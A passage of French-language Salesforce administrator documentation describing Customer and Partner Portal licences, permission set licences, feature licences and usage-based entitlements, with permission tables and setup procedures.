Elle permet aux contacts de se connecter à votre portail client pour gérer le support client. Vous pouvez associer les utilisateurs détenteurs d'une licence standard Responsable du portail client à un profil d'utilisateur du portail client, ou à un profil cloné et personnalisé à partir du profil Utilisateur du portail client. Ce profil standard permet aux utilisateurs d'afficher et de modifier les données dont ils sont directement responsables, ou que détiennent ou partagent des utilisateurs de niveau inférieur dans la hiérarchie des rôles du portail client. Ces utilisateurs peuvent également afficher et modifier les requêtes où ils figurent dans le champ `Nom du contact`.

Les utilisateurs détenteurs de la licence Responsable du portail client standard peuvent :

- Afficher les contacts, les catalogues de prix et les produits.
- Afficher et modifier les comptes et les requêtes.
- Créer et modifier des actifs.
- Créer, afficher, modifier et supprimer les objets personnalisés.
- Accéder à des objets personnalisés en fonction de leurs autorisations.
- Recevoir l'autorisation « Super utilisateur du portail ».
- Accéder à Salesforce CRM Content s'ils disposent d'une licence de fonctionnalité Salesforce CRM Content ou des autorisations appropriées.

La licence Responsable du portail client en excédent standard est identique à la licence Responsable du portail client standard, à la différence que les utilisateurs sont limitées à une connexion par mois.

Remarque: Lorsque les commandes sont activées, les profils standard contiennent automatiquement toutes les autorisations d'objet des commandes, ainsi que l'accès en lecture pour les produits et les catalogues. Si vos utilisateurs externes sont attribués à un profil standard et que ces autorisations d'objet ne leur conviennent pas, vous pouvez créer des profils personnalisés ne contenant pas ces autorisations d'objet.

Ce tableau répertorie les autorisations qui peuvent être accordées aux utilisateurs du Portail client.

| | Create | Lire | Update | Supprimer |
|---|---|---|---|---|
| **Comptes** | | ✓ | ✓ | |
| **Ressources** | ✓ | ✓ | ✓ | |
| **Requêtes** | ✓ | ✓ | ✓ | |
| **Contacts** | | ✓ | | |
| **Contrats** | ✓ | ✓ | ✓ | ✓ |
| **Objets personnalisés** | ✓ | ✓ | ✓ | ✓ |
| **Documents** | | ✓ | | |
| **Idées** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |
| **Commandes** | ✓ | ✓ | ✓ | ✓ |
| **Catalogues de prix** | | ✓ | | |
| **Produits** | | ✓ | | |
| **Rapports et tableaux de bord** [1] | ✓ | ✓ | ✓ | ✓ |
| **Solutions** | | ✓ | | |
| **Questions et réponses** | ✓ | ✓ | | |

**Remarque:**

- [1] Pour pouvoir créer et modifier des rapports dans des communautés, l'utilisateur doit également disposer des autorisations « Créer et personnaliser les rapports », « Générateur de rapport » et « Modifier mes rapports ». Ces autorisations permettent aux utilisateurs de créer et de modifier des rapports dans les communautés, pas dans les portails. Par défaut, les rapports et les tableaux de bord sont en lecture seule. Pour plus d'informations, reportez-vous à Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports.

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Portail client - Enterprise Administration

Les utilisateurs du Portail client - Enterprise Administration ont la licence personnalisée Customer Portal Manager. Cette licence offre aux contacts des connexions illimitées à votre Portail client Salesforce pour gérer le support client.

**Remarque:** À compter de la version Summer '13, ces licences sont disponibles uniquement pour les organisations qui possèdent déjà un portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les licences utilisateur Communautés à la page 523.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez associer les utilisateurs qui possèdent une licence Responsable du portail client personnalisée au profil Utilisateur du portail client, ou à un profil cloné et personnalisé, à partir du profil Utilisateur du portail client, ce qui leur permet d'afficher et de modifier les données dont ils sont directement propriétaires, et d'afficher, de créer et de modifier les requêtes dont le champ `Nom du contact` contient leur nom.

Les utilisateurs détenteurs de cette licence peuvent :

- Créer, lire ou mettre à jour les comptes, les actifs et les requêtes.
- Afficher les contacts.
- Afficher les objets personnalisés et exécuter les rapports selon leurs autorisations.
- Recevoir les autorisations « Super utilisateur du portail » et « Administrateur utilisateur de portail délégué ».
- Accéder à Salesforce CRM Content s'ils disposent d'une licence de fonctionnalité Salesforce CRM Content ou des autorisations appropriées.

La licence Responsable du portail client en excédent personnalisée est identique à la licence Responsable du portail client personnalisée, à la différence que les utilisateurs ne disposent pas de connexions illimitées. Pour plus d'informations sur le nombre de licences Portail client que vous pouvez activer, contactez Salesforce.

**Remarque:** Lorsque les commandes sont activées, les profils standard contiennent automatiquement toutes les autorisations d'objet des commandes, ainsi que l'accès en lecture pour les produits et les catalogues. Si vos utilisateurs externes sont attribués à un profil standard et que ces autorisations d'objet ne leur conviennent pas, vous pouvez créer des profils personnalisés ne contenant pas ces autorisations d'objet.

Ce tableau répertorie les autorisations par défaut qui peuvent être accordées aux utilisateurs Portail client : utilisateurs d'Administration d'entreprise.

| | Create | Lire | Update | Supprimer |
|---|---|---|---|---|
| **Comptes** | ✅ | ✅ | ✅ | |

| | Create | Lire | Update | Supprimer |
|---|---|---|---|---|
| **Ressources** | ✓ | ✓ | ✓ | |
| **Requêtes** | ✓ | ✓ | ✓ | |
| **Contacts** | ✓ | ✓ | ✓ | |
| **Contrats** | ✓ | ✓ | ✓ | ✓ |
| **Objets personnalisés** | ✓ | ✓ | ✓ | ✓ |
| **Documents** | | ✓ | | |
| **Idées** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |
| **Commandes** | ✓ | ✓ | ✓ | ✓ |
| **Catalogues de prix** | | ✓ | | |
| **Produits** | | ✓ | | |
| **Rapports et tableaux de bord** [1] | ✓ | ✓ | ✓ | ✓ |
| **Solutions** | | ✓ | | |
| **Questions et réponses** | ✓ | ✓ | | |

Remarque:

- [1] Pour pouvoir créer et modifier des rapports dans des communautés, l'utilisateur doit également disposer des autorisations « Créer et personnaliser les rapports », « Générateur de rapport » et « Modifier mes rapports ». Ces autorisations permettent aux utilisateurs de créer et de modifier des rapports dans les communautés, pas dans les portails. Par défaut, les rapports et les tableaux de bord sont en lecture seule. Pour plus d'informations, reportez-vous à Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports.

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Portail partenaire

Les utilisateurs du portail partenaire disposent de la licence utilisateur Partenaire Gold. Ils ont accès à Salesforce uniquement via le portail partenaire.

Remarque:

- À compter de la version Summer '13, cette licence n'est plus disponible pour les organisations qui n'utilisent pas actuellement le portail partenaire Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des informations avec vos partenaires, reportez-vous à Licences utilisateur Communities à la page 523.
- Lorsque les commandes sont activées, les profils standard contiennent automatiquement toutes les autorisations d'objet des commandes, ainsi que l'accès en lecture pour les

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

produits et les catalogues. Si vos utilisateurs externes sont attribués à un profil standard et que ces autorisations d'objet ne leur conviennent pas, vous pouvez créer des profils personnalisés ne contenant pas ces autorisations d'objet.

Ce tableau répertorie les autorisations qui peuvent être accordées aux utilisateurs du Portail partenaire.

| | Créer | Lire | Mettre à jour | Supprimer |
|---|---|---|---|---|
| **Comptes** | ✓ | ✓ | ✓ | |
| **Approbations** | | ✓ | | |
| **Ressources** | ✓ | ✓ | ✓ | |
| **Campagnes** [1] | ✓ | ✓ | ✓ | |
| **Requêtes** | ✓ | ✓ | ✓ | |
| **Contacts** | ✓ | ✓ | ✓ | |
| **Contrats** | ✓ | ✓ | ✓ | ✓ |
| **Objets personnalisés** | ✓ | ✓ | ✓ | ✓ |
| **Documents** | | ✓ | | |
| **Idées** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |
| **Pistes** | ✓ | ✓ | ✓ | |
| **Opportunités** | ✓ | ✓ | ✓ | |
| **Commandes** | ✓ | ✓ | ✓ | ✓ |
| **Catalogues de prix** | | ✓ | | |
| **Produits** | | ✓ | | |
| **Rapports et tableaux de bord** [2] | ✓ | ✓ | ✓ | ✓ |
| **Solutions** | | ✓ | | |
| **Questions et réponses** | ✓ | ✓ | | |

Remarque:

- [1] Un utilisateur de portail partenaire peut créer et modifier des campagnes dans une communauté, mais pas dans un portail hérité. Avec la licence Communauté partenaire, pour lire, créer et modifier des campagnes dans l'interface utilisateur, l'utilisateur partenaire doit également disposer de l'autorisation « Utilisateur marketing ». Ces autorisations permettent à un utilisateur partenaire de : rechercher et d'ajouter des contacts ou des pistes en tant que membres de campagne, d'accéder à des rapports sur ses campagnes, et d'envoyer des e-mails en masse à ses contacts et à ses pistes, ou d'attribuer en masse ses contacts et ses pistes à une campagne.
- [2] Pour pouvoir créer et modifier des rapports dans des communautés, l'utilisateur doit également disposer des autorisations « Créer et personnaliser les rapports », « Générateur de rapport » et « Modifier mes rapports ». Ces autorisations permettent aux utilisateurs de créer et de modifier des rapports dans les communautés, pas dans les portails. Par défaut, les rapports et

les tableaux de bord sont en lecture seule. Pour plus d'informations, reportez-vous à Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports.

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences d'ensemble d'autorisations

Un ensemble d'autorisations permet d'attribuer aux utilisateurs des paramètres et des autorisations spécifiques pour utiliser divers outils et fonctions. Les licences d'ensemble d'autorisations permettent aux utilisateurs d'accéder progressivement à des fonctionnalités qui ne sont pas incluses dans leur licence utilisateur. Les utilisateurs peuvent avoir n'importe quel nombre de licences d'ensemble d'autorisations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

La disponibilité de chaque licence d'ensemble d'autorisations dépend des spécifications de l'édition pour les ensembles d'autorisations et la fonctionnalité associée.

### Que sont les licences d'ensemble d'autorisations ?

Les licences d'ensemble d'autorisations permettent aux utilisateurs d'accéder progressivement à des fonctionnalités qui ne sont pas incluses dans leur licence utilisateur. Les utilisateurs peuvent avoir n'importe quel nombre de licences d'ensemble d'autorisations.

### Licences d'ensemble d'autorisations disponibles

Pour chaque licence d'ensemble d'autorisations disponible à l'achat, vérifiez les autorisations qu'elle permet d'attribuer à vos utilisateurs.

### Affichage des licences d'ensemble d'autorisations de votre organisation Salesforce

Affichez les licences d'ensemble d'autorisations achetées par votre organisation pour connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

### Attribution d'une licence d'ensemble autorisations à un utilisateur

Avant d'attribuer certaines autorisations, il peut être nécessaire d'attribuer une licence d'ensemble d'autorisations à un utilisateur.

### Suppression d'une licence d'ensemble d'autorisations d'un utilisateur

Commencez par retirer ou modifier les ensembles d'autorisations attribués qui nécessitent la licence, puis retirez la licence d'ensemble d'autorisations attribuée.

CONSULTER ÉGALEMENT :

Configuration de votre société dans Salesforce

## Que sont les licences d'ensemble d'autorisations ?

Les licences d'ensemble d'autorisations permettent aux utilisateurs d'accéder progressivement à des fonctionnalités qui ne sont pas incluses dans leur licence utilisateur. Les utilisateurs peuvent avoir n'importe quel nombre de licences d'ensemble d'autorisations.

Conseil: Les ensembles d'autorisations et les licences d'ensemble d'autorisations ont des objectifs différents. Prenez conscience de ces informations pour éviter tout problème.

- Les **licences ensembles d'autorisations** étendent la fonctionnalité des licences utilisateur. Les licences d'ensemble d'autorisations permettent d'attribuer aux utilisateurs davantage d'autorisations que leur licence n'en prend en charge.
- Les **ensembles d'autorisations** contiennent des paramètres qui accordent des autorisations utilisateur. Les ensembles d'autorisations élargissent l'accès aux fonctionnalités des utilisateurs sans modifier leur profil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

La disponibilité de chaque licence d'ensemble d'autorisations dépend des spécifications de l'édition pour les ensembles d'autorisations et la fonctionnalité associée.

Vous pouvez créer un ensemble d'autorisations pour une licence d'ensemble d'autorisations spécifique. Activez les autorisations de la licence d'ensemble d'autorisations sélectionnée dans l'ensemble d'autorisations. Ainsi, la fonctionnalité que vous avez choisie est accordée aux utilisateurs auxquels l'ensemble d'autorisations a été attribué.

Vous pouvez également créer un ensemble d'autorisations qui n'est pas spécifique à un utilisateur unique ou à une licence d'ensemble d'autorisations. Pour commencer, attribuez aux utilisateurs les licences d'ensemble d'autorisations de votre choix. Attribuez-leur ensuite l'ensemble d'autorisations que vous avez créé et activez les autorisations dont vous avez besoin.

Remarque: Salesforce détermine si les utilisateurs disposent des licences requises pour un ensemble d'autorisations. Par exemple, si vous attribuez un ensemble d'autorisations à des utilisateurs qui ne disposent pas des autorisations requises, vous recevez une erreur d'attribution.

Les exemples du tableau ci-dessous montrent comment différentes combinaisons d'ensembles d'autorisations et de licences d'ensemble d'autorisations affectent les utilisateurs.

| Cas d'utilisation | Procédure à suivre | Résultat |
|---|---|---|
| Associer une autorisation couverte par une licence d'ensemble d'autorisations unique, par exemple Identity Connect, à un ensemble d'autorisations. | 1. Créez un ensemble d'autorisations. Dans le menu déroulant des licences, sélectionnez **Identity Connect**.<br>2. Notez que la page des paramètres de l'ensemble d'autorisations affiche uniquement les paramètres disponibles avec la licence d'ensemble d'autorisations Identity Connect. Activez **Utiliser Identity Connect**. | L'autorisation Identity Connect est accordée aux utilisateurs auxquels l'ensemble d'autorisations est attribué. |
| Associer des autorisations couvertes par plusieurs licences d'ensemble d'autorisations à un ensemble d'autorisations. Par exemple, vous pouvez associer les licences d'ensemble d'autorisations suivantes à un ensemble d'autorisations unique que vous créez :<br>• Identity Connect | 1. Attribuez des licences d'ensemble d'autorisations Identity Connect, Voice Inbound User et Voice Outbound User aux utilisateurs qui en ont besoin.<br>2. Créez un ensemble d'autorisations. Dans le menu déroulant des licences, sélectionnez **Aucun**. | Les autorisations Identity Connect, Voice Inbound Calls et Voice Outbound Calls sont accordées aux utilisateurs auxquels l'ensemble d'autorisations est attribué. |

| Cas d'utilisation | Procédure à suivre | Résultat |
|---|---|---|
| • Voice Inbound User<br>• Voice Outbound User | 3. Dans votre ensemble d'autorisations, activez les autorisations suivantes :<br>• **Utiliser Identity Connect**<br>• **Accéder aux appels vocaux entrants**<br>• **Accéder aux appels vocaux sortants** | |
| Associer une autorisation couverte par une licence d'ensemble d'autorisations et inclure aussi d'autres autorisations utilisateur. Par exemple, vous pouvez créer un ensemble d'autorisations contenant des autorisations couvertes par une licence d'ensemble d'autorisations Identity Connect, et inclure aussi l'autorisation Utilisateur de Lightning Experience. | 1. Attribuez la licence ensemble d'autorisations Identity Connect aux utilisateurs qui en ont besoin.<br>2. Créez un ensemble d'autorisations. Dans le menu déroulant des licences, sélectionnez **Aucun**.<br>3. Dans votre ensemble d'autorisations, activez les autorisations suivantes :<br>• **Utiliser Identity Connect**<br>• **Utilisateur de Lightning Experience** | Les autorisations Identity Connect et Utilisateur de Lightning Experience sont accordées aux utilisateurs auxquels l'ensemble d'autorisations est attribué. |

CONSULTER ÉGALEMENT :

- Licences d'ensemble d'autorisations disponibles
- Licences d'ensemble d'autorisations
- Licences utilisateur
- Création d'ensembles d'autorisations
- Paramètres d'application et système dans des ensembles d'autorisations

## Licences d'ensemble d'autorisations disponibles

Pour chaque licence d'ensemble d'autorisations disponible à l'achat, vérifiez les autorisations qu'elle permet d'attribuer à vos utilisateurs.

| Licence d'ensemble d'autorisations | Autorisations utilisateur incluses | Autorisations d'objet incluses |
|---|---|---|
| CRM User* | | |
| Employee Apps and Community | Les autorisations utilisateur incluses dans cette licence d'ensemble d'autorisations correspondent à celles fournies dans la licence Employee Apps and Community à la page 523. | Les autorisations d'objet incluses dans cette licence d'ensemble d'autorisations correspondent à celles fournies dans la licence Employee Apps and Community à la page 523. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

La disponibilité de chaque licence d'ensemble d'autorisations dépend des spécifications de l'édition pour les ensembles d'autorisations et la fonctionnalité associée.

| Licence d'ensemble d'autorisations | Autorisations utilisateur incluses | Autorisations d'objet incluses |
|---|---|---|
| Field Service Read Only | | Lire sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail |
| Field Service Standard | | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail |
| Field Service Dispatcher | | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail<br>Si les packages gérés Field Service Lightning sont installés, les utilisateurs qui disposent que cette licence d'ensemble d'autorisations ont accès à la console du répartiteur. |
| Field Service Scheduling | | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail<br>Si les packages gérés Field Service Lightning sont installés, les utilisateurs qui disposent que cette licence d'ensemble d'autorisations sont inclus dans l'optimisation de la planification. |
| Files Connect pour les sources de données externes sur site | Files Connect sur site » | |
| Identity Connect | Utiliser Identity Connect | |

| Licence d'ensemble d'autorisations | Autorisations utilisateur incluses | Autorisations d'objet incluses |
|---|---|---|
| Orders Platform | • Activer les contrats<br>• Supprimer les contrats activés<br>• Activer les commandes<br>• Modifier les commandes activées<br>• Créer des commandes de réduction | Lire, Créer, Modifier et Supprimer sur :<br>• Contrats<br>• Catalogues de prix<br>• Produits<br>• Commandes |
| Utilisateur de la console de vente | Sales Console | |
| Sales User* | | |
| Service User* | | |

*Attribution d'un ensemble d'autorisations non requise.

CONSULTER ÉGALEMENT :

- Attribution d'une licence d'ensemble autorisations à un utilisateur
- Autorisations utilisateur
- Attribution d'ensembles d'autorisations à un utilisateur unique
- Licences d'ensemble d'autorisations

## Affichage des licences d'ensemble d'autorisations de votre organisation Salesforce

Affichez les licences d'ensemble d'autorisations achetées par votre organisation pour connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

Procédure : View Permission Set Licenses and Assignments

1. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**.
2. Consultez la liste associée Licences d'ensemble d'autorisations.

Pour plus d'informations sur l'achat de licences d'ensemble d'autorisations, contactez Salesforce.

CONSULTER ÉGALEMENT :

- Licences d'ensemble d'autorisations
- Licences d'ensemble d'autorisations disponibles
- Attribution d'une licence d'ensemble autorisations à un utilisateur

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des licences d'ensemble d'autorisations :

- Afficher la configuration

## Attribution d'une licence d'ensemble autorisations à un utilisateur

Avant d'attribuer certaines autorisations, il peut être nécessaire d'attribuer une licence d'ensemble d'autorisations à un utilisateur.

Conseil: Avant de commencer, vérifiez si un ensemble d'autorisations est déjà associé à la licence d'ensemble d'autorisations. Le cas échéant, gagnez du temps en attribuant simplement l'utilisateur à cet ensemble d'autorisations. Dans le cas contraire, il peut être nécessaire d'attribuer la licence d'ensemble d'autorisations à des utilisateurs pour leur accorder l'accès aux fonctionnalités de la licence.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom d'utilisateur auquel vous souhaitez attribuer la licence d'ensemble d'autorisations.
3. Dans la liste associée Attributions de licences d'ensemble d'autorisations, cliquez sur **Modifier les attributions**.
4. Sélectionnez la licence d'ensemble d'autorisations à attribuer.

Ajoutez l'autorisation associée à un ensemble d'autorisations, puis attribuez cet ensemble à l'utilisateur.

Remarque: Lorsque vous avez attribué une licence d'ensemble d'autorisations CRM User, Sales User ou Service User, il n'est pas nécessaire d'attribuer un ensemble d'autorisations.

CONSULTER ÉGALEMENT :

- Licences d'ensemble d'autorisations
- Suppression d'une licence d'ensemble d'autorisations d'un utilisateur
- Ensembles d'autorisations
- Attribution d'ensembles d'autorisations à un utilisateur unique

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer une licence d'ensemble d'autorisations :

- Gérer les utilisateurs

## Suppression d'une licence d'ensemble d'autorisations d'un utilisateur

Commencez par retirer ou modifier les ensembles d'autorisations attribués qui nécessitent la licence, puis retirez la licence d'ensemble d'autorisations attribuée.

1. Identifiez l'autorisation qui nécessite la licence d'ensemble d'autorisations que vous souhaitez retirer.
2. Assurez-vous que cette autorisation n'est pas attribuée à l'utilisateur via un ensemble d'autorisations. Vous pouvez le vérifier en suivant l'une des méthodes ci-dessous.
   - Retirez l'autorisation des ensembles d'autorisations attribués à l'utilisateur
   - Retirez l'ensemble d'autorisations des ensembles attribués de l'utilisateur
3. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
4. Cliquez sur le nom d'utilisateur auquel vous souhaitez retirer la licence d'ensemble d'autorisations.
5. Dans la liste associée Attribution de licence d'ensemble d'autorisations, cliquez sur **Suppr** en regard de la licence d'ensemble d'autorisations que vous souhaitez retirer, puis cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Licences d'ensemble d'autorisations

Affichage des licences d'ensemble d'autorisations de votre organisation Salesforce

Attribution d'une licence d'ensemble autorisations à un utilisateur

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour retirer une licence d'ensemble d'autorisations :

- Gérer les utilisateurs

# Présentation des licences de fonctionnalité

Une licence de fonctionnalité permet à un utilisateur d'accéder à une fonctionnalité supplémentaire qui n'est pas incluse dans sa licence utilisateur, par exemple Marketing ou Work.com. Les utilisateurs peuvent avoir n'importe quel nombre de licences de fonctionnalité.

- Afficher les licences de fonctionnalité activées pour votre organisation
- Autoriser les utilisateurs à utiliser une fonctionnalité
- Connaître toutes les licences de fonctionnalité actuellement disponibles dans Salesforce

Si les fonctionnalités sont activées pour votre organisation, vous pouvez attribuer plusieurs types de licence de fonctionnalité à vos utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Les exigences des éditions varient pour chaque licence de fonctionnalité.

### Affichage des licences de fonctionnalité de votre organisation

Affichez les licences de fonctionnalité achetées par votre organisation pour connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

### Activation d'une licence de fonctionnalité pour un utilisateur

Vous pouvez activer une fonctionnalité pour un utilisateur de votre organisation en créant ou en modifiant cet utilisateur.

Licences de fonctionnalité disponibles

Attribuez aux utilisateurs une ou plusieurs licences de fonctionnalité ci-dessous pour leur permettre d'accéder à des fonctionnalités que leur licence utilisateur ne comprend pas.

CONSULTER ÉGALEMENT :

Afficher et gérer les utilisateurs

Configuration de votre société dans Salesforce

## Affichage des licences de fonctionnalité de votre organisation

Affichez les licences de fonctionnalité achetées par votre organisation pour connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

1. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**.
2. Consultez la liste associée Licences de fonctionnalité.

Pour plus d'informations sur l'achat de licences de fonctionnalité, reportez-vous à Salesforce.

CONSULTER ÉGALEMENT :

Présentation des licences de fonctionnalité

Licences de fonctionnalité disponibles

Activation d'une licence de fonctionnalité pour un utilisateur

Afficher et gérer les utilisateurs

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour consulter les licences de fonctionnalité :

- Afficher la configuration

## Activation d'une licence de fonctionnalité pour un utilisateur

Vous pouvez activer une fonctionnalité pour un utilisateur de votre organisation en créant ou en modifiant cet utilisateur.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Dans la liste des utilisateurs, cliquez sur un nom.
3. Dans la page Détails de l'utilisateur, sélectionnez la case en regard de la licence de fonctionnalité que vous souhaitez activer pour cet utilisateur.

   Vous pouvez activer plusieurs licences de fonctionnalité pour un seul utilisateur.
4. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Modification des utilisateurs

Ajout d'un utilisateur unique

Présentation des licences de fonctionnalité

Licences de fonctionnalité disponibles

Affichage des licences de fonctionnalité de votre organisation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour active des licences de fonctionnalité :

- Gérer les utilisateurs internes

## Licences de fonctionnalité disponibles

Attribuez aux utilisateurs une ou plusieurs licences de fonctionnalité ci-dessous pour leur permettre d'accéder à des fonctionnalités que leur licence utilisateur ne comprend pas.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Licence de fonctionnalité | Autorise un utilisateur à |
|---|---|
| `Utilisateur de Réponses Chatter` | Accéder aux Réponses Chatter. Cette licence de fonctionnalité est automatiquement attribuée aux utilisateurs du portail haut volume qui s'inscrivent eux-même à Réponses Chatter. |
| `Utilisateur de Force.com Flow` | Exécuter des flux. |
| `Utilisateur de Knowledge` | Accéder à Salesforce Knowledge. |
| `Utilisateur de Live Agent` | Accéder à Live Agent. |
| `Utilisateur marketing` | Créer, modifier et supprimer des campagnes, configurer les paramètres de campagne avancés, ajouter des membres de campagne et mettre à jour leur statut avec l'Assistant d'importation de données. |
| `Utilisateur mobile` | Accéder à Salesforce Classic Mobile. |
| `Utilisateur hors ligne` | Accéder à Connect Offline. |
| `Utilisateur de Salesforce CRM Content` | Accéder à Salesforce CRM Content. |
| `Utilisateur de Service Cloud` | Accéder à la Salesforce Console for Service.<br>Remarque: Accéder à la Salesforce Console for Sales nécessite la licence d'ensemble d'autorisations `Utilisateur de la console de vente`. |
| `Utilisateur Site.com Contributor` | Modifier le contenu de sites dans Site.com Studio. |
| `Utilisateur Site.com Publisher` | Créer et mettre en forme des sites Web, contrôler la présentation et les fonctionnalités des pages et des éléments de page, et ajouter et modifier les contenus dans Site.com Studio. |

| Licence de fonctionnalité | Autorise un utilisateur à |
| --- | --- |
| `Utilisateur de Work.com` | Accéder aux objets et aux autorisations Work.com. |

CONSULTER ÉGALEMENT :

- Affichage des licences de fonctionnalité de votre organisation
- Activation d'une licence de fonctionnalité pour un utilisateur
- Afficher et gérer les utilisateurs
- Présentation des licences de fonctionnalité

## Autorisations basées sur l'utilisation

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Une autorisation basée sur l'utilisation est une ressource limitée que votre organisation peut utiliser périodiquement, telle que le nombre de connexions mensuelles autorisées à une communauté partenaire ou la limitation en enregistrements pour les utilisateurs de liste Data.com.

Certaines autorisations sont permanentes. Ces autorisations accordent à votre organisation Salesforce un nombre défini de ressources et le montant accordé ne change pas, sauf en cas de modification de votre contrat. Par exemple, si votre société achète pour 50 membres des inscriptions mensuelles autorisant l'accès à une communauté partenaire, vous pouvez attribuer à 50 individus la possibilité de se connecter à la communauté autant de fois qu'ils le souhaitent.

D'autres autorisations ne sont pas permanentes, mais fonctionnent sur une base semblable à des crédits. Votre organisation peut utiliser les quantités autorisées pour cette autorisation au cours de la période indiquée par la fréquence de la ressource. Si l'autorisation a une fréquence Unique, votre organisation doit acheter des quantités supplémentaires de la ressource pour renouveler l'autorisation. Si l'autorisation a une fréquence Mensuelle, le début et la fin du mois sont déterminés par votre contrat, pas par le moins calendaire.

Par exemple :

- La Société A achète 50 connexions mensuelles pour une Communauté partenaire et dispose au 15 janvier d'un fonds de 50 connexions. Chaque fois qu'un utilisateur se connecte, une connexion est utilisée. Le 15 février, quelle que soit la quantité de connexions utilisée pendant le mois précédent, le fond est actualisé et 50 connexions sont disponibles jusqu'au 14 mars.
- La Société B achète 2 000 enregistrements pour des utilisateurs de liste Data.com avec une date de fin au 15 mai. Les utilisateurs de liste de cette organisation peuvent ajouter ou exporter jusqu'à 2 000 enregistrements jusqu'à cette date. Si l'organisation atteint cette limite avant le 15 mai, les utilisateurs de liste Data.com ne peuvent pas ajouter ou exporter des enregistrements supplémentaires. Pour déverrouiller les utilisateurs, la Société A achète une autorisation supplémentaire pour cette ressource.

Remarque: Si votre organisation a plusieurs contrats avec la même `ressource` et que l'`ID de la ressource` est `(locataire)`, vous affichez toujours une ligne pour cette autorisation, mais les données qu'elle contient reflètent vos contrats combinés. Dans ce cas, `Date de début` indique la date la plus précoce parmi ces contrats et `Date de fin` indique la date la plus tardive parmi ces contrats.

Comme les licences de fonctionnalité, les autorisations basées sur l'utilisation ne limitent pas les actions que vous pouvez effectuer dans Salesforce, mais elles s'ajoutent à vos fonctionnalités. Si votre utilisation dépasse l'autorisation, Salesforce vous contacte pour vous inviter à mettre votre contrat à niveau.

Affichage des autorisations basées sur l'utilisation de votre organisation Salesforce

Examinez les autorisations basées sur l'utilisation de votre société afin de déterminer les ressources auxquelles votre organisation est autorisée.

Champs d'autorisation basés sur l'utilisation

La liste associée Autorisations basées sur l'utilisation affiche les informations ci-dessous. Ces champs ne sont pas modifiables et sont visibles uniquement si votre organisation Salesforce a droit à une ressource.

CONSULTER ÉGALEMENT :

Configuration de votre société dans Salesforce

Afficher et gérer les utilisateurs

## Affichage des autorisations basées sur l'utilisation de votre organisation Salesforce

Examinez les autorisations basées sur l'utilisation de votre société afin de déterminer les ressources auxquelles votre organisation est autorisée.

1. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**.
2. En bas de la page Informations sur la société, affichez la liste associée Autorisations basées sur l'utilisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les autorisations basées sur l'utilisation :

- Afficher la configuration

CONSULTER ÉGALEMENT :

Autorisations basées sur l'utilisation

